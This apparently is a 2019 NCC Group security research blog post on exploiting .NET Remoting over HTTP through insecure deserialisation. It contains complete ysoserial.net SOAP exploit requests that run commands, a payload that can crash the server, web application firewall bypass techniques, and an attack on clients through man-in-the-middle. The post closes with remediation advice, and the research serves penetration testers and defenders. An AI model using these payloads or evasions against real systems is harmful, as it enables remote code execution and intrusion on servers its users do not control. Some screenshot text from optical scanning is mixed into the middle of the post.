Finding and Exploiting .NET Remoting over HTTP using Deserialisation

Introduction

During a recent security assessment at NCC Group I found a .NET v2.0 application that used .NET Remoting to communicate with its server over HTTP by sending SOAP requests. After decompiling the application I realised that the server had set the `TypeFilterLevel` to `Full` which is dangerous as it can potentially lead to remote code execution using deserialisation attacks. However, the exploitation was not as straight forward as I initially expected it to be.

As a result, I performed research to create a guideline for penetration testers in order to make testing in this domain easier in the future. This blog post explains how to find and exploit a vulnerable application that uses .NET Remoting over HTTP using ysoserial.net gadgets [1].
A .NET project containing a vulnerable client and server has also been created for training purposes and is accessible publicly at [2].

General Obstacles

Applications that utilise .NET Remoting can use TCP, IPC, and HTTP channels. James Forshaw has created a brilliant tool to test and exploit TCP and IPC channels [3]. However, I could not find anything for the HTTP channel that uses SOAP messages.

The server shows an error message when ysoserial.net’s SOAP payloads are sent without any changes.

In order to create a valid SOAP request to a known .NET Remoting object URI (hereafter referred to as the “service name”), the object namespace and its structure are needed. This can make black-box testing more difficult as we do not normally have this information even if we have the service name.

My target used .NET Framework v2.0 but the ysoserial.net project uses v4.x. This might not always be the case when testing .NET Remoting but having ysoserial.net that uses .NET v2.0 can come in handy.

It is hard to understand whether the `TypeFilterLevel` has been set to `Full` without having access to the source code so I needed to find a method to test this safely without crashing the server.

Exploiting Deserialisation Issues

If an application has set the `TypeFilterLevel` to `Full`, there is no need to actually know about the objects and the `SOAPAction` header that needs to be sent to the server. The only vital piece of information is to know the service name that is also required when exploiting TCP or IPC channels [3].

Other necessary pieces of the puzzle are as follows:

- The HTTP verb should be `POST` or `M-POST`
- The `Content-Type` header should be `text/xml`
- The `SOAPAction` header should not be empty
- The `Content-Length` header should show the exact request body size

When all of the above headers are set but the service name is invalid, the server responds with:

```
System.Runtime.Remoting.RemotingException - Requested Service not found
```

When the above headers are not set, for example when a GET request is sent, the server responds with different error messages. The following shows a generic error message when a GET request was sent:

```
System.ArgumentNullException: No message was deserialized prior to calling the DispatchChannelSi
nk.
```

Note that sometimes the service may return useful data when a GET request is sent to a valid service name using `?wsdl`, `?sdl`, or `?sdlx`. This is not however the case in the GitHub example provided [2].

In order to generate a SOAP payload using ysoserial.net, any of the gadgets that supported `SoapFormatter` could be used. However, one of the following tricks had to be used in order for the payloads to work:

- Method 1: Removal of `<SOAP-ENV:Body>` and `</SOAP-ENV:Body>` tags from the payloads; or
- Method 2: adding one of the following tags immediately after the `<SOAP-ENV:Body>` tag:

```
<GetComIUnknown/>
<IsInstanceOfType/>
<InvokeMember/>
<GetLifetimeService/>
<InitializeLifetimeService/>
<__RaceSetServerIdentity/>
<CanCastToXmlType/>
<CreateObjRef/>
<Equals/>
<GetHashCode/>
<GetType/>
<ToString/>
<AnyOtherKnownMethodsOfTheTargetHere/>
```

The following HTTP requests show working examples when the `TextFormattingRunProperties` gadget of ysoserial.net was used to run the `cmd /c calc` command. In this example, the service name was `VulnerableEndpoint.rem`.


Using the first method above, the HTTP request was:

```
POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"
HOST: target
Content-Length: 1470

<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
```

```
www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xml
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="http://schemas.microsoft.co
m/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<a1:TextFormattingRunProperties id="ref-1" xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Mi
crosoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%2
0Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
 xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
 xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
 xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
 xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
 &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{ x:Type Diag:Process}
&#34; MethodName = &#34;Start&#34; &#62;
 &#60;ObjectDataProvider.MethodParameters&#62;
 &#60;System:String&#62;cmd&#60;/System:String&#62;
 &#60;System:String&#62;/c &#34;calc&#34; &#60;/System:String&#62;
 &#60;/ObjectDataProvider.MethodParameters&#62;
 &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```

Here is how it works:


35
36
37
38
39
40
41
42
Go
Cancel
Target: http://target:1234
Request
Raw
Params
Headers
Hex
XML
Type a search term
0 matches
Response
Raw
Kali 64-bit
Windows 10 x64 - Harden...
C:\VulnRemotingServer\VulnerableDotNetHTTPRemotingServer.exe

```
POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"
HOST: target
Content-Length: 1472

<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Edit
or%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
  xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
  xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
  xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
  xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
       &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{ x:Type Diag:Process}&#34;
MethodName = &#34;Start&#34; &#62;
     &#60;ObjectDataProvider.MethodParameters&#62;
```

```
Press ENTER to exit the server.
```

Using the second method, the HTTP request was:

```
POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"

HOST: target
Content-Length: 1518

<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xml
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="http://schemas.microsoft.co
m/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<ToString/>
<a1:TextFormattingRunProperties id="ref-1" xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Mi
crosoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%2
```

```
0Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
 xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
 xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
 xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
 xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
 &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{ x:Type Diag:Process}
&#34; MethodName = &#34;Start&#34; &#62;
 &#60;ObjectDataProvider.MethodParameters&#62;
 &#60;System:String&#62;cmd&#60;/System:String&#62;
 &#60;System:String&#62;/c &#34;calc&#34; &#60;/System:String&#62;
 &#60;/ObjectDataProvider.MethodParameters&#62;
 &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

In both cases, even when the exploitation is successful, the server application still shows the following error message:

```
**** System.Runtime.Remoting.RemotingException - Server encountered an internal error.
```

The server application responds with the following error message when the `TypeFilterLevel` is set to `Low`:

```
**** System.Reflection.TargetInvocationException - Exception has been thrown by the target of an inv
ocation. **** System.Security.SecurityException - Request failed.
```

The SOAP requests generated by ysoserial.net at the moment do not crash the server application and only produce errors. It is then possible to use the above error message to identify whether or not an application server is vulnerable.

In order to overcome the final obstacle to test applications that use .NET Framework v2.0, a new ysoserial.net v2.0 project has been created that can be found in [2]. However, this project only supports a limited number of gadgets, and also requires the target box to have .NET Framework 3.5 installed. Although this is not ideal, it worked on my target as the vulnerable application was running on an updated host that had the newer version of .NET Framework installed as well. An exploit that only relies on .NET Framework 2.0 requires new gadgets to be identified.

Beware of Possible Denial of Service Issue

It is possible to crash a server application even though the `TypeFilterLevel` was set to `Low`. This occurred during testing when the `DataSet` class was used (see [4]) with a payload generated by the `TypeConfuseDelegate` gadget of ysoserial.net as shown below:

```
POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"
Host: target
Content-Length: [valid length]


<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xml
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="http://schemas.microsoft.co
m/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
```

```
<a1:DataSet id="ref-1" xmlns:a1="http://schemas.microsoft.com/clr/nsassem/System.Data/System.Da
ta%2C%20Version%3D4.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3Db77a5c561
934e089">
<DataSet.RemotingFormat xsi:type="a1:SerializationFormat" xmlns:a1="http://schemas.microsoft.com
/clr/nsassem/System.Data/System.Data%2C%20Version%3D4.0.0.0%2C%20Culture%3Dneutral%2
C%20PublicKeyToken%3Db77a5c561934e089">Binary</DataSet.RemotingFormat>
<DataSet.DataSetName id="ref-3"></DataSet.DataSetName>
<DataSet.Namespace href="#ref-3"/>
<DataSet.Prefix href="#ref-3"/>
<DataSet.CaseSensitive>false</DataSet.CaseSensitive>
<DataSet.LocaleLCID>1033</DataSet.LocaleLCID>
<DataSet.EnforceConstraints>false</DataSet.EnforceConstraints>
<DataSet.ExtendedProperties xsi:type="xsd:anyType" xsi:null="1"/>
<DataSet.Tables.Count>1</DataSet.Tables.Count>
<DataSet.Tables_0 href="#ref-4"/>
</a1:DataSet>
<SOAP-ENC:Array id="ref-4" xsi:type="SOAP-ENC:base64">[base64 formatted using: ysoserial.exe -
g TypeConfuseDelegate -f BinaryFormatter -c calc -o base64]</SOAP-ENC:Array>
</SOAP-ENV:Envelope>
```

As a result, the above method is *not* safe and should *not* be used to determine whether an application is vulnerable. Note that this was not tested when the application was hosted using IIS.

Attacking the Clients

When the client and server do not encrypt the traffic, the server's response can be manipulated via man-in-the-middle attacks. This can lead to remote code execution on the client side similar to exploiting a server application. Additionally, if an attacker can change a thick client application's configuration, it might be possible to connect to a malicious server that can respond with malicious messages to run commands on the victims' machines.

The first method of exploitation that was used against server applications can be used here as well. Therefore, SOAP payloads generated by ysoserial.net could be used after removing the `<SOAP-ENV:Body>` and `</SOAP-ENV:Body>` tags from them.

In order for this attack to work as planned, the `Content-Length` header in the response should be updated to match the response body size or this header should be removed completely.
Please note that this test may crash the client application unless the errors have been handled gracefully.

WAF Bypass Techniques

Apart from using different payloads, a HTTP request in .NET Remoting has a number of unique features that might be used to avoid web application firewalls.

HTML-encoding, CDATA, and white spaces:

As the requests are in XML format, it is possible to use HTML-encoding to avoid certain WAFs that are looking for patterns such as `AAEAAAD`; for instance, this pattern can be sent as `&#65;&#x41;&#x000045;AAAD`.

The CDATA pattern (`<![CDATA[ string here ]]>`) could only be used if it contained the whole payload. If there was any string after the `]]>` pattern, any string before the last `]]>` pattern was discarded by the server.

The white space characters within the Base64 encoded strings are ignored by the server. This can be used to bypass signature-based rules as well.

Using __RequestVerb and __requestUri:

The HTTP verb could be changed to any arbitrary verb such as GET as long as the `__RequestVerb` header was set to POST.

The service name could also be removed from the URL and could be sent in the `__requestUri` header.

Malformed HTTP headers

As server applications that use .NET Remoting process the incoming SOAP HTTP requests on their own, they do not follow HTTP standards. It is therefore possible to change or remove some important headers such as HOST or replace the HTTP version and verb with a space character. The following example shows valid HTTP request headers that could be used during a deserialisation attack:

```
This is the first line of the HTTP request!
Content-Type: text/xml
__requestUri: VulnerableEndpoint.rem
__RequestVerb: POST
SOAPAction: catch me if you can
Content-Length: 3865
```

In addition to this, it supports HTTP-Pipelining that could be abused to send more obscured requests.


It is important to mention that sometimes WAFs are looking for certain values in the header such as the `User-Agent` or the `HOST` header to allow a request. Therefore, sending malformed HTTP requests may not always be helpful. In addition to this, this request may fail when going through another proxy or web server such as IIS.

Character set and encoding confusion

A .NET Remoting HTTP server ignores the `charset` attribute of the `Content-Type` header. On the other hand, the XML message in the body can use encodings such as `ibm500` or `utf-32` to encode the payload. The HTTP Smuggler Burp extension [5] could be used to encode the XML request. However, it was still needed to add the XML prolog with the appropriate encoding immediately before the encoded payload without any CR-LF characters. The following example shows an XML prolog that uses `ibm500` encoding:

```
<?xml version = '1.0' encoding = 'ibm500'?>
```

The following screenshot shows the final valid HTTP request that could lead to code execution:



```
POST / HTTP/1.1
Content-Type: text/xml; charset=utf-8
Content-Length: 0

  This is the first line of the HTTP request!
Content-Type: text/xml
__requestUri: VulnerableEndpoint.rem
__RequestVerb: POST
SOAPAction: catch me if you can
Content-Length: 1510

<?xml version = '1.0' encoding =
'ibm500'?>[illegible]
```

Recommendation

Microsoft encourage developers to migrate from the legacy .NET Remoting [6] to use Windows Communication Foundation (WCF) [7]. As it has been mentioned in [4], using WCF with DataContractSerializer can improve security of an application to stop deserialisation attacks.

Microsoft also recommends users to “Always authenticate your endpoints and encrypt the communication streams, either by hosting your remoted types in IIS or by building a custom channel sink pair to do this work” [8]. Note that a trusted server can still execute code on the client applications even when the connection is fully authenticated and encrypted.

Setting the TypeFilterLevel to Low will also help reducing the risks but it does not eliminate risk of attacks where dangerous whitelisted methods can still be used. During this research, I could not identify a correct way of setting TypeFilterLevel to Low on a client application to stop the exploitation. I will update the provided sample source code [2] to include a safe example in the comments if I find a solution for this.

It is also recommended to restrict the .NET Remoting endpoints to trusted IP addresses if possible.

References

[1] https://github.com/pwntester/ysoserial.net
[2] https://github.com/nccgroup/VulnerableDotNetHTTPRemoting
[3] https://github.com/tyranid/ExploitRemotingService/
[4] https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
[5] https://github.com/nccgroup/BurpSuiteHTTPSmuggler
[6] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-netod/bfd49902-36d7-4479-bf75-a2431bd99039
[7] https://docs.microsoft.com/en-us/dotnet/framework/wcf/migrating-from-net-remoting-to-wcf

[8] https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/c2swb8ah(v=vs.100)

Published date: 19 March 2019

Written by: Soroush Dalili